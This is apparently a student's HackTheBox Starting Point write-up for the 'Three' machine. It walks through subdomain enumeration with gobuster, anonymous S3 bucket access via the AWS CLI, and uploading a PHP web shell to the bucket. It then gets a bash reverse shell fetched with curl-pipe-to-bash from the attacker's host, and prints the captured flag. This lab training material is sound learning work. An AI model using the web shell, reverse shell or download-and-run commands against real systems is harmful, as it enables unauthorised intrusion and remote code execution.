The screenshot shows the HackTheBox interface. On the left, there's a sidebar with options like Starting Point, Season 6, Machines, Challenges, Sherlocks, Tracks, Rankings, Academy, and HTB for Business. The main area displays a task titled 'TASK 2' with the question: 'What is the domain of the email address provided in the "Contact" section of the website?'. Below the question is a text input field containing '*****@thetappers.htb'. A green checkmark icon is next to the input field. There are also 'Hide Answer' and 'ANSWER' buttons. At the top right, there's a 'STARTING POINT' button and a user profile for 'kelvinkim'. The top bar shows tabs for 'Hack The Box :: Starting Point', 'tier1 - OneDrive', 'Kelvin_Kimotoh_cs-sa08', and 'The Toppers'.

The screenshot shows a browser window with the URL '10.129.106.135/#contact'. The page has a navigation bar with 'HOME', 'BAND' (which is highlighted), 'TOUR', 'CONTACT', and 'MORE...'. Below the navigation is a 'CONTACT' section with the subtext 'Fan? Drop a note!'. It lists location ('Chicago, US'), phone number ('+01 343 123 6102'), and email ('Email: mail@thetappers.htb'). To the right is a form with fields for 'Name', 'Email', and 'Message', and a 'SEND' button. The background features a dark, abstract image of a person's face.



Question: In the absence of a DNS server, which Linux file can we use to resolve hostnames to IP addresses in order to be able to access the websites that point to those hostnames?

Answer: /etc/hosts

The screenshot shows a browser window with several tabs open. The active tab is 'Hack The Box :: Starting Point' at <https://app.hackthebox.com/starting-point>. The page displays a challenge titled 'TASK 3' with the question: 'In the absence of a DNS server, which Linux file can we use to resolve hostnames to IP addresses in order to be able to access the websites that point to those hostnames?'. Below the question is a text input field containing '/etc/hosts'. There is also a 'Hide Answer' link. To the right of the input field is a green checkmark icon. Below the input field is another section titled 'TASK 4' with the question: 'Which sub-domain is discovered during further enumeration?'. On the left side of the page, there is a sidebar with various navigation links: Starting Point, Season 6, Machines, Challenges, Sherlocks, Tracks, Rankings, Academy, and HTB for Business. At the top of the browser window, there are several other tabs and a status bar showing the IP address 10.10.15.56, the time 17:49, and a lock icon.

I added an entry for `thetoppers.htb` in the `/etc/hosts` file with the corresponding IP address to be able to access this domain in our browser.

- “`echo "TARGET_IP thetoppers.htb" | sudo tee -a /etc/hosts"`

```
echo "10.129.227.248 thetoppers.htb" | sudo tee -a /etc/hosts
```

The screenshot shows a terminal window on a Kali Linux desktop. The user has run the command `echo "10.129.227.248 thetoppers.htb" | sudo tee -a /etc/hosts` to add a host entry. The terminal also displays the contents of the /etc/hosts file, which includes the new entry along with other standard loopback and localhost entries.

Question: Which sub-domain is discovered during further enumeration?

Answer: s3.thetoppers.htb

The screenshot shows a browser window on the HackTheBox platform. The user has completed Task 4, which asked for the sub-domain discovered during enumeration. The answer 's3.thetoppers.htb' is visible in the task area, marked as correct with a green checkmark. The browser also shows the user's profile and various navigation tabs.


First i had to download gobuster since it was not installed on my kali machine. I downloaded “**gobuster_Linux_x86_64.tar.gz**” .

Then using **gzip** tool i unzipped it.

- “`gzip -d gobuster_Linux_x86_64.tar.gz`”

I then unzipped the tar archive.

- “`tar -xvf gobuster_Linux_x86_64.tar`”



The command I used “`gobuster vhost -w subdomains-top1million-5000.txt -u http://t hetoppers.htb`”

- vhost : Uses VHOST for brute-forcing
- -w : Path to the wordlist
- -u : Specify the URL

I found a sub-domain called **s3.thetoppers.htb**.



```
(kali㉿kali)-[~/Desktop]
$ ./gobuster vhost -w subdomains-top1million-5000.txt -u http://thetoppers.htb
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
325 G
[+] Url:          http://thetoppers.htb
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:     subdomains-top1million-5000.txt
[+] User Agent:   gobuster/3.6
[+] Timeout:      10s
[+] Append Domain: false
Starting gobuster in VHOST enumeration mode
Found: s3.thetoppers.htb Status: 404 [Size: 21]
Progress: 243 / 244 (99.59%)
Finished
File:
(kali㉿kali)-[~/Desktop]
$ 
(kali㉿kali)-[~/Desktop]
$ 
```

I went ahead and added an entry for this sub-domain in the /etc/hosts file.

- echo "10.129.227.248 s3.thetoppers.htb" | sudo tee -a /etc/hosts




```
kali@kali: ~/Desktop
File Actions Edit View Help

[(kali㉿kali)-[~/Desktop]
$ ./gobuster vhost -w subdomains-top1million-5000.txt -u http://thetoppers.htb

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
325 G
[+] Url:          http://thetoppers.htb
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:     subdomains-top1million-5000.txt
[+] User Agent:   gobuster/3.6
[+] Timeout:      10s
[+] Append Domain: false
T
Starting gobuster in VHOST enumeration mode
Found: s3.thetoppers.htb Status: 404 [Size: 21]
Progress: 243 / 244 (99.59%)
Finished
File:
[(kali㉿kali)-[~/Desktop]
$ 
[(kali㉿kali)-[~/Desktop]
$ 
H

LICENSE
```

I then visited **s3.thetoppers.htb** using my machines browser.



Question: Which service is running on the discovered sub-domain?

Answer: amazon s3


A screenshot of the HackTheBox web interface. On the left, there's a sidebar with links like 'Starting Point', 'Season 6', 'Machines', 'Challenges', 'Sherlocks', 'Tracks', 'Rankings', 'Academy', and 'HTB for Business'. The main area shows a 'Tags' section with AWS-related tags: Cloud, Custom Applications, AWS, Reconnaissance, Web Site Structure Discovery, Bucket Enumeration, Arbitrary File Upload, and Anonymous/Guest Access. Below this is a challenge card for 's3.thetoppers.htb'. The challenge details are: 'TASK 5' and 'Which service is running on the discovered sub-domain?'. The answer provided is '***** *3'. Below the answer is the correct answer: 'Amazon s3'.

Question: Which command line utility can be used to interact with the service running on the discovered sub-domain?

Answer: awscli

Question: Which command is used to set up the AWS CLI installation?

Answer: aws configure



I tried installing **awscli** tool using the " **python3 -m pip install awscli**" command.

```
(kali㉿kali)-[~/Desktop]
$ python3 -m pip install awscli
Collecting awscli==1.35.10-py3-none-any.whl.metadata (11 kB)
  Downloading awscli-1.35.10-py3-none-any.whl.metadata (11 kB)
Collecting botocore==1.35.44 (from awscli)
  Downloading botocore-1.35.44-py3-none-any.whl.metadata (5.7 kB)
Collecting docutils<0.17, >0.10 (from awscli)
  Downloading docutils-0.16-py2,py3-none-any.whl.metadata (2.7 kB)
Collecting s3transfer<0.11.0, >0.10.0 (from awscli)
  Downloading s3transfer-0.10.3-py3-none-any.whl.metadata (1.7 kB)
Requirement already satisfied: PyYAML<6.1, >3.10 in /usr/lib/python3/dist-packages (from awscli) (6.0.1)
Requirement already satisfied: colorama<0.4.7, >0.2.5 in /usr/lib/python3/dist-packages (from awscli) (0.4.6)
Collecting rsa<4.8, >3.1.2 (from awscli)
  Downloading rsa-4.7.2-py3-none-any.whl.metadata (3.6 kB)
Collecting jmespath<2.0.0, >0.7.1 (from botocore==1.35.44→awscli)
  Downloading jmespath-1.0.1-py3-none-any.whl.metadata (7.6 kB)
Requirement already satisfied: python-dateutil<3.0.0, >2.1.1 in /usr/lib/python3/dist-packages (from botocore==1.35.44→awscli) (2.9.0)
Requirement already satisfied: urllib3!=2.2.0,<3, >1.25.4 in /usr/lib/python3/dist-packages (from botocore==1.35.44→awscli) (2.0.7)
Requirement already satisfied: pyasn1<0.1.3 in /usr/lib/python3/dist-packages (from rsa<4.8, >3.1.2→awscli) (0.5.1)
Requirement already satisfied: six<1.5 in /usr/lib/python3/dist-packages (from python-dateutil<3.0.0, >2.1→botocore==1.35.44→awscli) (1.16.0)
Collecting awscli-1.35.10-py3-none-any.whl (4.5 MB)
  4.5/4.5 MB 397.0 kB/s eta 0:00:00
Downloaded botocore-1.35.44-py3-none-any.whl (12.6 MB)
  12.6/12.6 MB 580.1 kB/s eta 0:00:00
Downloaded docutils-0.16-py2,py3-none-any.whl (548 kB)
  548.2/548.2 kB 606.2 kB/s eta 0:00:00
Downloaded rsa-4.7.2-py3-none-any.whl (34 kB)
Downloaded s3transfer-0.10.3-py3-none-any.whl (82 kB)
  82.6/82.6 kB 690.5 kB/s eta 0:00:00
Downloaded jmespath-1.0.1-py3-none-any.whl (20 kB)
Installing collected packages: rsa, jmespath, docutils, botocore, s3transfer, awscli
  WARNING: The scripts pyrsa-decrypt, pyrsa-encrypt, pyrsa-keygen, pyrsa-priv2pub, pyrsa-sign and pyrsa-verify are installed in '/home/kali/.local/bin' which is not on PATH.
  Consider adding this directory to PATH or, if you prefer to suppress this warning, use --no-warn-script-location.
Successfully installed awscli-1.35.10 botocore-1.35.44 docutils-0.16 jmespath-1.0.1 rsa-4.7.2 s3transfer-0.10.3
```

I checked the version using **aws –version** command , then configured it using **aws configure** command.

```
kali@kali: ~/Desktop
(kali㉿kali)-[~/Desktop]
└─$ aws --version
aws-cli/1.35.10 Python/3.11.9 Linux/6.8.11-amd64 botocore/1.35.44
(kali㉿kali)-[~/Desktop]
└─$ aws configure
AWS Access Key ID [None]: temp
AWS Secret Access Key [None]: temp
Default region name [None]: temp
Default output format [None]: temp
(kali㉿kali)-[~/Desktop]
└─$
```

Question: What is the command used by the above utility to list all of the S3 buckets?

Answer: aws s3 ls

The screenshot shows a web browser window for the HackTheBox platform. The URL is https://app.hackthebox.com/starting-point. On the left, there's a sidebar with navigation links like 'Starting Point', 'Season 6', 'Machines', 'Challenges', 'Sherlocks', 'Tracks', and 'Rankings'. The main content area has tabs for 'Cloud', 'Custom Applications', 'AWS', 'Reconnaissance', 'Web Site Structure Discovery', 'Bucket Enumeration', 'Arbitrary File Upload', and 'Anonymous/Guest Access'. A task titled 'TASK 8' asks: 'What is the command used by the above utility to list all of the S3 buckets?'. Below the question, there's a text input field containing 'aws s3 ls' and a 'Hide Answer' link.

I went ahead listing all of the S3 buckets hosted by the server by using the ls command.

“ aws --endpoint=http://s3.thetoppers.htb s3 ls “


```
kali@kali: ~/Desktop
(kali㉿kali)-[~/Desktop]
└─$ aws --endpoint=http://s3.thetoppers.htb s3 ls
2024-10-20 12:45:40 thetoppers.htb
(kali㉿kali)-[~/Desktop]
└─$
```

Question: This server is configured to run files written in what web scripting language?

Answer: php

I used the **ls** command to list objects and common prefixes under the specified bucket.


- “aws --endpoint=http://s3.thetoppers.htb s3 ls s3://thetoppers.htb”



```
kali@kali: ~/Desktop
$ aws --endpoint=http://s3.thetoppers.htb s3 ls s3://thetoppers.htb
2024-10-20 12:45:40 PRE images/
2024-10-20 12:45:40 0 .htaccess
2024-10-20 12:45:40 11952 index.php
```

I found an **index.php** file and that's how I learnt that this server is configured to run files written in **PHP** scripting language.

Submit root flag: a980d99281a28d638ac68b9bf9453c2b



I used a PHP one-liner which uses the `system()` function which takes the URL parameter `cmd` as an input and executes it as a system command and so i created a php file to upload.

- “echo '<?php system(\$_GET["cmd"]); ?>' > my_file.php”

A screenshot of a terminal window titled "kali@kali: ~/Desktop". The terminal shows the following command sequence:

```
(kali㉿kali)-[~/Desktop]
$ echo '<?php system($_GET["cmd"]); ?>' > my_file.php
(kali㉿kali)-[~/Desktop]
$ cat my_file.php
<?php system($_GET["cmd"]); ?>
(kali㉿kali)-[~/Desktop]
$
```

I then uploaded it to the **thetoppers.htb** S3 bucket using the following command.

- “aws --endpoint=http://s3.thetoppers.htb s3 cp my_file.php s3://thetoppers.htb”

Then I used the **ls** command to list objects bucket **to confirm whether the upload succeeded.**

A screenshot of a terminal window titled "kali@kali: ~/Desktop". The terminal shows the following command sequence:

```
(kali㉿kali)-[~/Desktop]
$ aws --endpoint=http://s3.thetoppers.htb s3 cp my_file.php s3://thetoppers.htb
upload: ./my_file.php to s3://thetoppers.htb/my_file.php
(kali㉿kali)-[~/Desktop]
$ aws --endpoint=http://s3.thetoppers.htb s3 ls
2024-10-20 12:45:40 thetoppers.htb
(kali㉿kali)-[~/Desktop]
$ aws --endpoint=http://s3.thetoppers.htb s3 ls s3://thetoppers.htb
PRE images/
2024-10-20 12:45:40      0 .htaccess
2024-10-20 12:45:40    11952 index.php
2024-10-20 14:17:49    31 my_file.php
(kali㉿kali)-[~/Desktop]
```

Then confirmed that myfile was uploaded by navigating to

http://thetoppers.htb/my_file.php?cmd=id. This tried executing the OS command id using the URL parameter cmd .

A screenshot of a browser window showing the URL http://thetoppers.htb/my_file.php?cmd=id. The page content is:

```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```


The response from the server contained the output of the OS command id , which verified that we have code execution on the box. I went ahead trying to obtain a reverse shell.

I then created a new file shell.sh containing the following bash reverse shell payload which will connect back to our local machine on port **57190**.

```
“#!/bin/bash  
bash -i >& /dev/tcp/10.10.14.152/57190 >&1”
```

Then started a netcat listener on our local port 1337 using the following command.

- “nc -nvlp 57190”



A screenshot of a terminal window on a Kali Linux desktop. The title bar says "kali@kali: ~/Pictures". The terminal shows the command "nc -nvlp 57190" being run, followed by the message "listening on [any] 57190 ...". The desktop background is visible behind the terminal window.

Then started a web server on our local machine on port 8000 and host this bash file.

- “python3 -m http.server 8000”




Two screenshots of terminal windows on a Kali Linux desktop. The top window shows the command "python3 -m http.server 8000" being run, with the message "Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...". The bottom window shows the same command being run again, with a detailed log of incoming requests from 10.129.227.248, including timestamps and URLs like "/shell.sh".

I used the curl utility to fetch the bash reverse shell file from our local host and then pipe it to bash. Then visit the following URL containing the payload in the browser.

- http://thetoppers.htb/my_file.php?cmd=curl%20<10.10.14.152>:8000/shell.sh|bash


I received a reverse shell on the corresponding listening port.




A screenshot of a Kali Linux terminal window. The title bar shows "kali@kali: ~/Pictures". The terminal prompt is "(kali㉿kali)-[~/Pictures]". The user has run the command "nc -nvlp 57190" which is listening on port 57190. A connection from IP [10.10.14.152] on port 33416 has been established. The user then runs "bash" and receives an error message: "bash: cannot set terminal process group (1622): Inappropriate ioctl for device". Finally, the user types "www-data@three:/var/www/html\$".

```
(kali㉿kali)-[~/Pictures]
$ nc -nvlp 57190 ...
listening on [any] 57190 ...
connect to [10.10.14.152] from (UNKNOWN) [10.129.227.248] 33416
bash: cannot set terminal process group (1622): Inappropriate ioctl for device
bash: no job control in this shell
www-data@three:/var/www/html$
```

I navigated through the folders and found a **flag.txt** file. Cat it and submitted the flag.



```
(kali㉿kali)-[~/Pictures]
$ nc -nlp 57190
listening on [any] 57190 ...
connect to [10.10.14.152] from (UNKNOWN) [10.129.227.248] 33416
bash: cannot set terminal process group (1622): Inappropriate ioctl for device
bash: no job control in this shell
www-data@three:/var/www/html$ ls
index.php
my_file.php
www-data@three:/var/www/html$ cd ..
cd ..
www-data@three:/var/www$ ls
ls
flag.txt
html
www-data@three:/var/www$ cat flag.txt
cat flag.txt
a980d99281a28d638ac68b9bf9453c2b
www-data@three:/var/www$
```



Conclusion

In conclusion, Tier 1 of “Hack the Box” has equipped me with essential skills in cybersecurity penetration testing. I have gained practical knowledge in SQL injection, Server-Side Template Injection, and Remote File Inclusion, along with hands-on experience using Web/Reverse Shells. Learnt how to interact with S3 Buckets has broadened my capabilities in managing vulnerabilities. Additionally, familiarizing myself with tools like Gobuster, Evil-WinRM, AWS CLI, and John the Ripper has further enhanced my skill set, laying a strong foundation for my ongoing journey in the cybersecurity field.